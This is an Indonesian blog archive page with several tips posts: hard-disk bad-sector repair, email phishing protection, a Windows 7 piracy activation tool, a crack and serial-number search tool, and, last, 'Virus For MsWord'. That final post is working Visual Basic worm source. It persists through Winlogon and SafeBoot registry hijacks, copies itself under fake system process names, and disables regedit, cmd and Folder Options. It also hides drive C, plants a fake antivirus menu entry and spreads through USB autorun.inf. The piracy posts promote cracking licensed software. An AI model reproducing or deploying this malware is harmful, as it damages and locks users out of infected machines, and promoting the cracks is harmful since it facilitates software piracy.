Tampilkan postingan dengan label Tips n Trik. Tampilkan semua postingan

Memperbaiki Hard Disk yang Bad Sector 0

Agung Dwi Prasetyo | 16.53.00 | ,

Memperbaiki Harddisk yang Bad Sector


Harddisk adalah media penyimpan yang sangat penting pada computer. Sayangnya umur pemakaian yang terbatas. Kerusakan pada harddisk dapat disebabkan beberapa hal. Misalnya :
  • Power supply yang tidak memadai dan merusak kontroller harddisk dan motor.
  • Harddisk terjatuh dan merusak mekanik didalamnya atau minimal terjadi bad sector.
  • Terlalu sering dibawa bawa tanpa pengaman membuat platter harddisk rusak karena goncangan berlebih.
  • Suhu didalam harddisk yang panas membuat kondisi harddisk dalam lingkungan tidak stabil.
  • Kondisi MTBF/umur harddisk, sudah tercapai dan akan rusak.
Hal yang masih dapat dilakukan untuk memperbaiki harddisk yang terkena bad sector adalah hanya kondisi dimana harddisk masih berputar, keadaan controller harddisk masih bekerja. Tetapi keadaan ini masih dibagi lagi, bila ingin mengunakan harddisk yang terkena bad sector. Masalah penyebab bad sector adalah salah satu kerusakan yang sering terjadi. Kondisi kerusakan oleh bad sector dibedakan oleh 3 keadaan.
  • Kondisi dimana platter harddisk aus. Pada kondisi ini harddisk memang sudah tidak dapat digunakan. Semakin lama harddisk semakin rusak dan tidak berguna lagi untuk dipakai sebagai media storage.
  • Kondisi platter yang aus tetapi belum mencapai kondisi kritis. Kondisi ini dapat dikatakan cukup stabil untuk harddisk. Kemungkinan harddisk masih dapat diperbaiki karena platter masih mungkin dilow level.
  • Kondisi platter yang aus, baik kondisi yang parah atau ringan tetapi kerusakan terdapat di cluster 0 (lokasi dimana informasi partisi harddisk disimpan). Kondisi ini tidak memungkinkan harddisk diperbaiki.
Membicarakan keadaan harddisk untuk diperbaiki hanya memungkinkan perbaikan pada kondisi ke 2, dimana permukaan harddisk masih stabil tetapi terdapat kerusakan ringan di beberapa tempat.
Tujuan
  • Upaya untuk mengunakan harddisk yang terdapat bad sector
  • Men-eliminasi lokasi kerusakan pada bad sector.
Tahapan 1
Sebelum melakukan tahapan selanjutnya sebaiknya mengunakan tahapan 1 untuk memastikan kondisi platter harddisk yang rusak. Untuk mengetahui hal ini harddisk harus dilakukan LOW LEVEL FORMAT (LLF). LLF dapat dilakukan dari BIOS atau Software. Untuk BIOS, beberapa PC lama seperti generasi 486 atau Pentium (586) memiliki option LLF. Atau dapat mengunakan software LLF. Untuk mendapatkan software LLF dapat diambil di Site pembuat harddisk. Atau mencari utiliti file seperti hddutil.exe (dari Maxtor - MaxLLF.exe) dan wipe.exe versi 1.0c 05/02/96.
Fungsi dari software LLF adalah menghapus seluruh informasi baik partisi, data didalam harddisk serta informasi bad sector. Software ini juga berguna untuk memperbaiki kesalahan pembuatan partisi pada FAT 32 dari Windows Fdisk.
Setelah menjalankan program LLF, maka harddisk akan benar-benar bersih seperti kondisi pertama kali digunakan.
Peringatan : Pemakaian LLF software akan menghapus seluruh data didalam harddisk
Tahapan 2
Proses selanjutnya adalah dengan metode try dan error. Tahapan untuk sesi ini adalah :
a. Membuat partisi harddisk : Dengan program FDISK dengan 1 partisi saja, baik primary atau extended partisi. Untuk primary dapat dilakukan dengan single harddisk , tetapi bila menghendaki harddisk sebagai extended, diperlukan sebuah harddisk sebagai proses boot dan telah memiliki primary partisi (partisi untuk melakukan booting).
b. Format harddisk : Dengan FORMAT C: /C. Penambahan perintah /C untuk menjalankan pilihan pemeriksaan bila terjadi bad sector. Selama proses format periksa pada persentasi berapa kerusakan harddisk. Hal ini terlihat pada gambar dibawah ini.
Ketika program FORMAT menampilkan Trying to recover allocation unit xxxxxx, artinya program sedang memeriksa kondisi dimana harddisk tersebut terjadi bad sector. Asumsi pada pengujian dibawah ini adalah dengan Harddisk Seagate 1.2 GB dengan 2 lokasi kerusakan kecil dan perkiraan angka persentasi ditunjukan oleh program FORMAT :
Kondisi Display pada program Format persentasi yang dapat digunakan
Baik 0-20% 20%
Bad sector 21% Dibuang
Baik 22-89% 67%
Bad sector 91% Dibuang
Baik 91-100% 9%
c. Buat partisi kembali : Dengan FDISK, buang seluruh partisi didalam harddisk sebelumnya, dan buat kembali partisi sesuai catatan kerusakan yang terjadi. Asumsi pada gambar bawah adalah pembuatan partisi dengan Primary dan Extended partisi. Pada Primary partisi tidak terlihat dan hanya ditunjukan partisi extended. Pembagian pada gambar dibawah ini adalah pada drive D dan F (22MB dan 12 MB) dibuang karena terdapat bad sector. Sedangkan pada E dan G ( 758MB dan 81MB) adalah sebagai drive yang masih dalam kondisi baik dan dapat digunakan.
Bila anda cukup ngotot untuk memperbaiki bad sector anda, dapat juga dilakukan dengan try-error dengan mengulangi pencarian lokasi bad sector pada harddisk secara tahapan yang lebih kecil, misalnya membuat banyak partisi untuk memperkecil kemungkinan terbuangnya space pada partisi yang akan dibuang. Semakin ngotot untuk mencari kerusakan pada tempat dimana terjadi bad sector semakin baik, hanya cara ini akan memerlukan waktu lebih lama walaupun hasilnya memang cukup memuaskan dengan memperkecil lokasi dimana kerusakan harddisk terjadi.
d. Untuk memastikan apa bad sector sudah terletak pada partisi harddisk yang akan dibuang, lakukan format pada seluruh letter drive dengan perintah FORMAT /C. Bila bad sector memang terdapat pada partisi yang dibuang (asumsi pada pengujian bad sector terletak pada letter drive D dan F), maka partisi tersebut dapat langsung dibuang. Tetapi bila terjadi kesalahan, misalnya kerusakan bad sector tidak didalam partisi yang akan dibuang melainkan terdapat pada partisi yang akan digunakan, anda harus mengulangi kembali proses dari awal dengan membuang partisi dimana terdapat kesalahan dalam membagi partisi yang terkena bad sector. Hal yang perlu diingat : Pembuatan partisi dilakukan dari awal ke akhir, misalnya C, D, E dan selanjutnya. Untuk membuang partisi mengunakan cara sebaliknya yaitu dari Z ke C. Kesalahan dalam membuang dan membuat partisi yang acak acakan akan mengacaukan sistem partisi harddisk.
e. Proses selanjutnya adalah membuang partisi yang tidak digunakan lagi. Setelah melakukan pemeriksaan dengan program FORMAT, maka pada proses selanjutnya adalah membuang partisi yang mengandung bad sector. Pada gambar dibawah ini adalah: Tahap membuang 2 partisi dengan FDISK untuk letter drive D dan E. Untuk E dan G adalah partisi letter drive yang akan digunakan.
F. Pada akhir tahapan anda dapat memeriksa kembali partisi harddisk dengan option 4 (Display partitisi) pada program FDISK, contoh pada gambar dibawah ini adalah tersisa 3 drive : C sebagai primary partisi (tidak terlihat), 2 extended partisi yang masih baik dan partisi yang mengandung bad sector telah dihapus.
G. Akhir proses. Anda memiliki harddisk dengan kondisi yang telah diperbaiki karena bad sector. Letter drive dibagi atas C sebagai Primary partisi dan digunakan sebagai boot, D (758MB) dan E (81MB) adalah partisi ke 2 dan ke 3 pada extended partisi.
Bila anda belum puas dengan hasil mencari bad sector, maka anda dapat mengulangi prosesur diatas. Untuk melakukan Tips ini sebaiknya sudah mengetahui prosedur dalam membuat partisi dengan program FDISK.
Yang perlu dicatat pada tip ini adalah, berhati-hati pada pemakaian program LLF. Sebaiknya mengunakan single drive untuk mengunakan program ini. Kesalahan melakukan LOW LEVEL FORMAT pada harddisk sangat fatal dan tidak dapat dikembalikin seperti kondisi semula.
Untuk harddisk yang terkena BAD SECTOR sebaiknya mengunakan harddisk yang kondisinya belum terlalu parah atau bad sector terdapat di beberapa tempat dan tidak sporadis tersebar. Kerusakan pada banyak tempat (sporadis bad sector) pada harddisk akan menyulitkan pencarian tempat dimana terjadi bad sector.
Artikel ini sudah dilakukan oleh LAB Busset, dan kesalahan dalam melakukan Tips ini diluar tanggung jawab Busset..

Cara Melindungi Email dari Hacker 0

Agung Dwi Prasetyo | 19.35.00 | ,


Cara melindungi email dari hacker
Cara melindungi email dari hacker- Email menjadi sangat penting,seperti pada postingan saya sebelumnya tentang cara mengembalikan email yang di hack yang pembahasan awalnya tentang begitu pentingnya sebuah email jika email tersebut berisi informasi penting, entah akun email transaksi online anda atau email login paypal sobat,.
Mari kita bahas kasus apa yang dapat menyebabkan email anda hilang atau terhack,.
Jika kebanyakan orang kehilangan email penting mereka,..lantas apa penyebab pada umumnya??
Jawabannya sangat sederhana. Mereka tidak tahu bagaimana melindungi diri dari hacker dan jebakan yang di pasang oleh pihak yang tidak disukai, Bahkan sebagian besar orang yang kehilangan account email mereka bukan korban hacking tetapi korban Trapping. Mereka kehilangan password mereka bukan karena mereka di hacked oleh beberapa hacker ahli tetapi mereka tertipu sedemikian rupa sehingga mereka sendiri memberikan password mereka.
Apakah Anda bingung? Jika demikian teruslah membaca dan Anda akan tahu …
Sekarang saya akan menyebutkan beberapa penipuan online yang paling umum digunakan dimana orang-orang dengan mudah kehilangan password mereka. Saya juga akan menyebutkan cara untuk melindungi account email Anda dari penipuan ini.
1.Website spoofing
Website spoofing adalah website yang dibuat dengan maksud menyesatkan pembaca. Website akan dibuat oleh orang atau organisai yang berbeda (Bajakan) terutama untuk tujuan kecurangan. Biasanya, situs web akan mengadopsi desain website target dan kadang-kadang memiliki URL yang sama.
Misalnya Website palsu dari Yahoo.com muncul persis sama dengan Situs Web Yahoo. Jadi sebagian besar orang percaya bahwa itu adalah situs asli. Tujuan utama dari situs palsu adalah untuk menipu pengguna dan mengambil password mereka. Untuk ini, situs-situs palsu menawarkan halaman login palsu. Halaman login palsu ini mirip dengan halaman login asli dari situs seperti Yahoo, Gmail, Orkut dll. Dengan mencoba login,maka itu sama saja anda memberikan username dan password email anda secara gratis :-)
Sedikit tips:
* Jangan pernah mencoba untuk login / mengakses account email Anda dari situs lain dari situs aslinya.
* Selalu ketikkan URL situs di address bar untuk masuk ke situs. Jangan pernah mengklik hyperlink untuk memasukkan situs login email yang bersangkutan.
2.Dengan keyloggers
Metode lainnya yang umum digunakan untuk mencuri password adalah dengan menggunakan keylogger (baca pengenalan keylogger dan cara penggunaanya ). Sebuah keylogger tidak lain hanyalah spyware. Jika Anda hanya mengakses account email Anda dari komputer yang terinstal dengan keylogger, anda pasti kehilangan password. Hal ini karena keystroke darikeylogger akan mencatat setiap apa yang Anda kekit.
Sedikit tips : Silahkan baca cara melindungi dari keylogger dan dapat juga anda lakukan dengan menginstal sebuah program anti-spyware yang baik dan update secara teratur.Ada juga sebuah program yang disebut Anti-keylogger yang dirancang khusus untuk mendeteksi dan menghapus keyloggers dari komputer anda.
3. Warnet dan Kafe
Mungkin dua tempat ini merupakan tempat favorite untuk berselancar di dunia maya selain dirumah tentunya,.diwarnet atau di kafe sangan rentan terjadinya kehilangan email,hal ini sangat dimungkinkan jika operator warnet memasang keylogger untuk setiap pc client mereka,.sedangkan pada Kafe,cukup dengan menggunaka Cakewalkuntukmencuri passwor sobat,di tambah dengan Remote Administraion Tools yang dapat memonitoring browsing anda secara langsung selama anda masih menggunakan fasilitas wifi mereka.
Sedikit tips: Ini tidak berarti anda tidak harus bersurfing ria di warnet atau kafe,tidak semua pengelola warnet dan kafe jahat loh! saran saya jangan gunakan wifi ini untuk mengakses email dan informasi-informasi penting anda,cukuplah mencari refernsi atau sekedar bacaan.
Tidak semua orang bisa dipercaya,bahkan teman anda sekalipun

Cara Membuat Windows 7 Bajakan Menjadi Genuine 0

Agung Dwi Prasetyo | 08.41.00 | ,


windows 7 Windows 7 genuine tool


Diantara pembaca  mungkin udah ada yang tahu and sudah mencobanya. Namun pasti ada yang berhasil dan juga tidak dikarenakan windows 7 itu berbeda-beda.
Karena itu sebelum mencobanya anda  baca terlebih dahulu ulasan menggenai windows 7 ini sehingga bila ada kegagalan anda bisa mengetahui penyebabnya.
Penjelasan mengenai jenis-jenis windows 7 di bawah ini mulai dari license, edisi, versi dan processor saya rangkum dari berbagai sumber.
A. Macam-macam Windows 7Berdasarkan license nya windows 7 itu terdiri dari:
- Retail:
Disebut dengan Full Package Product, karena dijual dalam bentuk kotak berisi DVD instaler Windows 7 dan sertifikat COA yang berbentuk stiker hologram yang berisi serial number sebagai bukti keaslian.
Serial Number Windows 7 versi RETAIL dapat digunakan berulangkali pada komputer yang sama.
- OEM
Windows ini biasa di jual dalam bentuk DVD, namun tidak dengan kotak sebagus versi RETAIL. Terdapat sertifikat COA dan serial number sebagai tanda keaslian Windows 7. Kelemahan versi ini adalah Serial Number hanya bisa digunaka sekali.
- MSDN (Microsoft Developer Network)
Windows 7 versi MSDN hanya dijual untuk perusahaan pengembang software. Windows ini memiliki isi dan fitur yang sama dengan versi yang ada dipasaran, hanya saja versi ini tidak diperjualbelikan.
- Volume Lincense
Versi ini dijual kepada perusahaan bukan pengembang software. Biasnya dibeli dalam jumlah banyak untuk kebutuhan komputer kantor.
B. Windows 7 Berdasarkan Edisi
- Starter
Windows untuk seluruh dunia. Biasanya sudah terinstal saat membeli komputer baru. Fitur utama untuk versi ini adalah Taskbar, Jump list, Windows MEdia Player, Backup & restore, Action Center, Device Stage, Play to, Fax, Scan dan Game sederhana.
Kelemahan versi ini adalah tidak ada Aero glass, berbagai fitur modifikasi desktop, windows touch, media center, live thumbnail preview, home group creation, tidak ada Multi bahasa, maksimal RAM 2 GB serta tidak tersedia versi 64bit.
Jika menggunakan versi Starter pengguna tidak bisa mengganti bacground desktop. Pengguna juga hanya bisa menjalankan 3 program sekaligus, namun keterbatasan ini sudah dihilangkan dan diganti dengan maksimal RAM sebesar 2 GB.
- Home Basic
Versi ini ditargetkan untuk wilayah tertentu saja seperti Indonesia. Fitur utama dari versi ini adalah Multiple monitor, fast user switching (berganti user), desktop wallpaper, desktop windows manager, network printing, internet connection sharing, sebagian windows aero.
Kelemahan versi ini adalah Tidak bisa membuat Homegroup baru, tidak disertakan DVD decoder ( MPEG-2 dan Dolby Digital), tanpa multi touch, premium games, Windows Media center, tidak ada Multi bahasa, dukungan Windows Aero tidah penuh.
- Home Premium
Ditargetkan untuk pengguna di seluruh dunia. Fitur utama dari versi ini adalah Aero Glass, Aero Background, Windows Touch, Membuat Home group baru, Media Center, DVD Playback dan pembuatan, premium games dan Mobility Center.
Kelemahan versi ini adalah tidak bisa melakukan Domain join, Remote desktop host, backup dari jaringan, Encryption File System, Offline Folder.
- Proffesional
Dirancang untuk para expert dalam bidang IT. Fitur utama dari versi ini adalah Windows XP Mode, Domain Join, Remote desktop host, location aware printing, mobility center, presentation mode, offline folder.
Kelemahan versi ini adalah tidak adanya BitLocker, BitLocker toGo, AppLocker, Direct Access, Branche Cache, MUI Language Pack, booting dari VHD.
Kelebihan dari versi Profesional hampir sama dengan versi Ultimate, secara garis besar hanya fungsi BitLocker yang dihilangkan.
- Enterprise
Versi ini dirancang untuk para pebisnis atau suatu perusahan dengan Volume Lisensi. Fitur utama yang versi ini adalah BitLocker, BitLocker To Go, AppLocker, Direct Access, Branche Cache, MUI language packs, boot from VHD.
- Ultimate
Dirancang untu pengguna komputer yang menginginkan semua fitur Windows 7. Versi ini memiliki semua fitur dari versi sebelumnya, bisa dibilang Windows 7 versi Ultimate adalah versi paling lengkap.
C. Windows 7 Berdasarkan Versi Realese
- Pre-Alpha
Versi yang pertama kali keluar dan masih banyak feature yang belum tersedia / bugs.
- Alpha
Versi yang mengalami perbaikan dari versi Pre-Alpha dan diuji oleh tester ato developer tetapi tidak untuk ditest oleh end-user.
- Beta
Versi yang telah lolos Alpha testing dan mengalami banyak perbaikan dari versi Alpha. Versi ini dapat diuji oleh tester ato developer dan juga oleh end-user.
- RC (Release Candidate)
Merupakan versi akhir setelah mengalami banyak perbaikan dan banyak ditest oleh tester, developer dan end-user.
- RTM (Release to Manufacturing or Release to Marketing)
Versi yang telah memenuhi syarat akhir dari sebuah software dan siap dipasarkan secara luas ke end-user. Versi paling sempurna dari versi-versi sebelumnya.
D. Windows 7 Berdasarkan Arsitektur Processor
Ada 2 macam Windows 7 berdasar prosesor, yaitu 32 Bit dan 64 Bit. Untuk Windows 7 32 Bit hanya bisa menggunakan RAM maksimal sebesar 4GB, sementara untuk versi 64 Bit bisa menggunakan RAM dengan ukurang yang lebih besar.
Bagi pembaca yang windows 7 nya belum genuine, bisa mencoba beberapa tool di bawah ini yang bisa di gunakan untuk aktivasi windows 7 dan juga mereset trial windows 7 yang sudah habis.
Cara aktivasi :
1.Buka file yg sudah anda download,lalu klik install_w7ldr.exe
2.Tunggu beberapa saat,setelah itu klik sembarang key untuk reboot komputer,Tampilan nya sprt gambar dibawah ini

aktivasi win 7 Windows 7 genuine tool

3.Untuk memastikan windows di komputer anda sudah terAktivasi atau belum, Klik star –>Computer –>Properties
4.Jika sudah aktiv hasilnya akan tampak seperti gambar berikut:

windows genuine Windows 7 genuine tool

Craagle : Software pencari Crack dan Serial Number 0

Agung Dwi Prasetyo | 13.28.00 | , ,


Terkadang kita sangat membutuhkan sebuah software yang mungkin kebetulan software tersebut berbayar. Karena tidak punya uang, cari gratisan deh...
Cari sama teman ( minta) nggak ada, pake om google nggak ketemu....mau nggak mau download yang berbayar, atau trial. Tidak puaskan kalo pake yang trialnya.... Nah, ada sedikit tip kalau mau mencari Crack atau serial number suatu software. Caranya pake software berikut yang dapat Anda download. Berikut cara menggunakanya....
  • Setelah anda mendownload softwarenya, buka software tersebut dan silahkan masukkan nama software yang ingin dicari di kotak Search
  • Pada pilihan What? silahkan pilih salah satu dari butto radion tersebut ada Crack, Serial Number, dan Covers
  • Pada pilihan Where? silahkan pilih salah satu situs penyedia atau anda boleh memilih -Search All-
  • Tekan tombol Search untuk memulai pencarian
  • Dalam hitungan beberapa detik atau menit akan ditampilkan hasil pencarian anda lengkap dengan crack atau serial numbernya.

Virus For MsWord 0

Agung Dwi Prasetyo | 13.21.00 | , ,

Program kita kali ini adalah membuat Virus sederhana yaitu hanya mengganggu Microsoft Office Word dan Excel.Misalkan user membuka Word maka pada kertas tempat mengetik sudah muncul pesan dari Virus demikian pula jika membuka Excel maka pesan akan diberikan virus pada cell Excel. Sederhana sekali ya..ya memang virus ini tidak merusak dokumen/file-file dan tidak mengahpus file-file apapun jadi virus yang sangat baik hati..he..he..Jika anda ingin menambahkan fiture-fiture yang kejam silahkan saja tapi disini/virus ini tidak saya tuliskan bagaimana melakukan format atau delete file ataupun fiture penyusupan lainnya (sekarang belum saatnya).Silahkan dicoba dijamin 100% tidak ada data yang dihapus, ini hanya sebuah virus permainan saja kok..berani mencoba?

Yang dibutuhkan dalam pembuatan project ini adlah : 5 buah timer dan 1 drivelistbox
Pada proyek kali ini kita dapat belajar mengenai Windows Api Sendmessage, registry, dan Otomatisasi pada Word serta Excel. Semoga bermanfaat.

Masukan semua code di bawah ini pada form
==========================================
Private Declare Function FindWindow Lib “user32″ Alias “FindWindowA” (ByVal lpClassName As String, ByVal lpWindowName As String) As Long ‘pencari Kleas dan Window Name Suatu File
Private Declare Function SendMessage Lib “user32″ Alias “SendMessageA” (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long ‘sendmessage
Private Declare Function GetDriveType& Lib “Kernel32″ Alias “GetDriveTypeA” (ByVal nDrive As String) ‘ penghandel flashdisk
Private Declare Function ExitWindowsEx Lib “user32″ (ByVal dwOptions As Long, ByVal dwReserved As Long) As Long ‘exit windows
Private Const WM_CLOSE = &H10
Private Const EWX_LOGOFF = 0
Private Const EWX_SHUTDOWN = 1
Private Const EWX_REBOOT = 2
Private Const EWX_FORCE = 4
Private Const EWX_POWEROFF = 8

Option Explicit
Dim FWnd
Dim obj As Object
Dim doc As Object
Dim WrkBook As Object
Dim WrkSheet As Object
Dim i As Integer
Dim RegRun
Dim FolderStartUp
Dim FolderMyDocuments
Dim FolderTemplates
Dim FolderNetHood
Dim FolderPrintHood
Dim FolderFavorites
Dim FolderSendTo
Dim FolderPrograms
Dim FlashDisk

Private Sub Form_Load()
On Error Resume Next
‘acak caption virus shg caption akan berubah setiap windows startup atau virus tereksekusi
Randomize
Me.Caption = Int(Rnd * 2221189331445#) ‘silahkan masukan angka sesuka anda
‘menggandakan diri
GandakefolderIstimewa
Me.Visible = False
App.TaskVisible = False ‘virus tidak terlihat di task manager
InfeksiRegistry
End Sub

Sub BuatWord()
On Error Resume Next
Set obj = CreateObject(“word.application”)
Set doc = CreateObject(“word.application”)
Set doc = obj.Documents.Add
doc.Content = “VIRUS BERHASIL MENGINFEKSIMU – SALAM KENAL”
End Sub

Sub BuatXls()
On Error Resume Next
Set obj = CreateObject(“excel.application”)
Set WrkBook = obj.workbooks.Add
Set WrkSheet = WrkBook.worksheets.Add
WrkSheet.Cells(15, 4) = “VIRUS BERHASIL MENGINFEKSIMU – SALAM KENAL”
End Sub

Sub InfeksiRegistry()
On Error Resume Next
RegRun.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell”, “Explorer.exe” & ” “”" & FolderMyDocuments & “\services.exe”"” ‘virus akan tetap berjalan pada tipe windows Safe Mode
RegRun.regwrite “HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\AlternateShell”, FolderFavorites & “\SalamKenal.exe” ‘virus akan tetap berjalan pada tipe windows Safe Mode With Command Prompt
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions”, 1, “REG_DWORD” ‘Folder Options tdk dapat diakses
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions”, 1, “REG_DWORD” ‘Folder Options tdk dapat diakses
RegRun.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden”, 0, “REG_DWORD” ‘Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden”, 0, “REG_DWORD” ‘Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD”, 1, “REG_DWORD” ‘Disable CMD dan File .Bat
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD”, 1, “REG_DWORD” ‘Disable CMD dan File .Bat
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools”, 1, “REG_DWORD” ‘registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools”, 1, “REG_DWORD” ‘registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon”, FolderTemplates & “\smss.exe” ‘smss.exe berjalan pada saat startup
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon”, FolderSendTo & “\System.exe” ‘System.exe berjalan pada saat startup
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind”, 1, “REG_DWORD” ‘search pd star menu hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind”, 1, “REG_DWORD” ‘Ssearch pd star menu hilang
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp”, 1, “REG_DWORD” ‘help suport pd star menu hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp”, 1, “REG_DWORD” ‘help suport pd star menu hilang
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose”, 1, “REG_DWORD” ‘Tombol Turn Off pd star menu hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose”, 1, “REG_DWORD” ‘Tombol Turn Off pd star menu hilang
RegRun.regwrite “HKEY_CURRENT_USER\Control Panel\Colors\WindowText”, “255 0 0″, “REG_SZ” ‘DEFAULT TEKS MENJADI MERAH
RegRun.regwrite “HKEY_CLASSES_ROOT\Drive\shell\Scan With Antivirus\Command\”, FolderFavorites & “\SalamKenal.exe” ‘Membuat Menu Scan With Antivirus pada klik kanan Drive-drive, tapi bukan Antivirus yang dijalankan melainkan Virus SalamKenal.exe yang terletak di Folder Favorite
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives”, 4, “REG_DWORD” ‘Drive C hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives”, 4, “REG_DWORD” ‘Drive C hilang
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu”, 1, “REG_DWORD” ‘Menu File pada Windows Ekplorer hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu”, 1, “REG_DWORD” ‘Menu File pada Windows Ekplorer hilang
RegRun.regwrite “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom\Autorun”, 1, “REG_DWORD” ‘Autorun pada CD atau USB
End Sub

Sub GandaKeFlashDisk()
On Error Resume Next
If Dir(FlashDisk & “\Winlogon.exe”) <> “Winlogon.exe” Then ‘mengecek ada atau tdknya winlogon.exe di flashdisk jika tdk ada kemudian
FileCopy FolderStartUp & “\Winlogon.exe”, FlashDisk & “\Winlogon.exe”
SetAttr FlashDisk & “\Winlogon.exe”, vbHidden + vbSystem + vbReadOnly
End If
BuatFileAutorunInf
End Sub

Sub BuatFileAutorunInf()
‘membuat file Autorun.inf ke flashdisk yang berfungsi agar setiap flashdisk jika di klik dua kali/klik kanan trus klik open maka Virus (winlogon.exe) akan tereksekusi
On Error Resume Next
Open FlashDisk & “\Autorun.Inf” For Output As 1
Print #1, “[AutoRun]”
Print #1, “Icon=Winlogon.exe” ‘Agar FlashDisk Memiliki Icon Sama dengan Virus
Print #1, “Open=Winlogon.exe”
Print #1, “ShellExecute=Winlogon.exe”
Print #1, “Shell\Open\Command=Winlogon.exe”
Print #1, “Shell=Open”
Close #1
SetAttr FlashDisk & “\Autorun.Inf”, vbHidden + vbSystem + vbReadOnly
End Sub

Sub GandakefolderIstimewa()
On Error Resume Next
Set RegRun = CreateObject(“WScript.Shell”)
FolderStartUp = RegRun.specialfolders(“StartUp”)
FolderMyDocuments = RegRun.specialfolders(“MyDocuments”)
FolderTemplates = RegRun.specialfolders(“Templates”)
FolderNetHood = RegRun.specialfolders(“NetHood”)
FolderPrintHood = RegRun.specialfolders(“PrintHood”)
FolderFavorites = RegRun.specialfolders(“Favorites”)
FolderSendTo = RegRun.specialfolders(“SendTo”)
FolderPrograms = RegRun.specialfolders(“Programs”)
On Error Resume Next
‘membuat virus dengan nama winlogon.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderStartUp & “\WinLogon.Exe”
SetAttr FolderStartUp & “\Winlogon.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama services.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderMyDocuments & “\services.Exe”
SetAttr FolderMyDocuments & “\services.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama smss.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderTemplates & “\smss.Exe”
SetAttr FolderTemplates & “\smss.Exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama csrss.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderPrintHood & “\csrss.Exe”
SetAttr FolderPrintHood & “\csrss.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama Isass.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderNetHood & “\Isass.Exe”
SetAttr FolderNetHood & “\Isass.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama SalamKenal.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderFavorites & “\SalamKenal.Exe”
SetAttr FolderFavorites & “\SalamKenal.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama System.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderSendTo & “\System.Exe”
SetAttr FolderSendTo & “\System.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama ctfmon.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderPrograms & “\ctfmon.Exe”
SetAttr FolderPrograms & “\ctfmon.exe”, vbHidden + vbSystem + vbReadOnly
End Sub

Private Sub Timer1_Timer() ‘Timer 1 diberi interval 5 detik
On Error Resume Next
FWnd = FindWindow(“OpusApp”, “Document1 – Microsoft Word”) ‘Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow(“OpusApp”, “New Microsoft Word Document.doc – Microsoft Word”) ‘Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
End Sub

Private Sub Timer2_Timer()
On Error Resume Next
FWnd = FindWindow(“XLMAIN”, “Microsoft Excel – Book1″) ‘ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
On Error Resume Next
